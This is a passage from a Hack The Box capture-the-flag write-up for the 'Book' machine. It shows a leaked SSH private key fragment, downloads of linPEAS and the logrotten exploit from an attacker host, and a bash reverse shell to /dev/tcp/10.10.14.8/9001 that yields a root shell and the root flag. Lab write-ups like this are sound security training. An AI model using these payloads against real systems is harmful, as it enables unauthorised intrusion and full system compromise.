y1K/LbqIV3C01ruxVB0V71uYvRkxR/u5QBS3Wx0nK0FYjLS7UUA4c4r0zmfW79TN
nkeaf9obYKsrORVukKVFzrWeXcVx+0G3N1sSABIPrhDFKUSbHzLIR4=
-----END RSA PRIVATE KEY-----
driggzzzz@kali:~/Desktop/HTB/Book$
```

```

driggzzzz@kali:~/Desktop/HTB/Book$ ssh -i id_rsa reader@book.htb
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 5.4.1-050401-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Thu Jul  9 11:42:39 UTC 2020

System load:  0.0               Processes:    142
Usage of /:   26.6% of 19.56GB   Users logged in:  0
Memory usage: 22%              IP address for ens33: 10.10.10.176
Swap usage:   0%

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

114 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Wed Jan 29 13:03:06 2020 from 10.10.14.3
reader@book:~$ whoami; hostname
reader
book
reader@book:~$

```

Privilege Escalation

I downloaded linPEAS (a very comprehensive enumeration script) to the target system and ran it, outputting an interesting section regarding logrotate and an exploit for it – logrotten against the access.log files in /home/reader/backups.

```

reader@book:~/backups$ cd /tmp
reader@book:/tmp$ wget http://10.10.14.8/PEAS/linPEAS/linpeas.sh
--2020-07-09 11:46:29--  http://10.10.14.8/PEAS/linPEAS/linpeas.sh
Connecting to 10.10.14.8:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 161009 (157K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh                               100%[=====>] 157.24K  --KB/s   in 0.06s

2020-07-09 11:46:29 (2.58 MB/s) - 'linpeas.sh' saved [161009/161009]

reader@book:/tmp$ ./linpeas.sh > driggzzzz.txt
-bash: ./linpeas.sh: Permission denied
reader@book:/tmp$ chmod +x linpeas.sh
reader@book:/tmp$ ./linpeas.sh > driggzzzz.txt

```

```

[+] Writable log files (logrotten)
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#logrotate-exploitation
Writable: /home/reader/backups/access.log.1
Writable: /home/reader/backups/access.log

```

Details on exploiting logrotten can be found here:

<https://github.com/whotwagner/logrotten>

I compiled logrotten.c as logrotten and downloaded it on the target system.

```
reader@book:~/backups$ wget http://10.10.14.8:8000/logrotten
--2020-07-09 12:26:10-- http://10.10.14.8:8000/logrotten
Connecting to 10.10.14.8:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 18296 (18K) [application/octet-stream]
Saving to: 'logrotten'

logrotten
100%[=====>] 17.87K --KB/s in 0.01s

2020-07-09 12:26:10 (1.31 MB/s) - 'logrotten' saved [18296/18296]

reader@book:~/backups$
```

Afterwards I moved the file to /tmp and made sure that it could be executed by using `chmod +x`. I also created a script which I called “driggzzzz”, also using `chmod +x` to make it executable, the scripts contents were:

```
bash -i >& /dev/tcp/IPADDRESS/PORT 0>&1
```

I then set up a listener, executed logrotten, calling this script and the access.log files in readers home directory. To trigger the log rotate I wrote to the access.log file. This successfully granted me a reverse connection as the root account.

```
reader@book:/tmp$ cat driggzzzz
bash -i >& /dev/tcp/10.10.14.8/9001 0>&1
reader@book:/tmp$ ./logrotten -p ./driggzzzz /home/reader/backups/access.log
Waiting for rotating /home/reader/backups/access.log...
Renamed /home/reader/backups with /home/reader/backups2 and created symlink to /e
tc/bash_completion.d
Waiting 1 seconds before writing payload...
Done!
reader@book:/tmp$
```

```
listener on [any] 9001 ...
id; hostname; cat /root/root.txt

connect to [10.10.14.8] from (UNKNOWN) [10.10.10.176] 53744
root@book:~# id; hostname; cat /root/root.txt
uid=0(root) gid=0(root) groups=0(root)
book
84da92adf998a1c7231297f70dd89714
root@book:~#
root@book:~#
```

```
reader@book:~/backups$ echo "blah" > access.log
reader@book:~/backups$ echo "blah" > access.log
reader@book:~/backups$
```

The connection to the root account wasn't very stable and cut out quite quickly, though persistence could be gained by reading the root account SSH private key.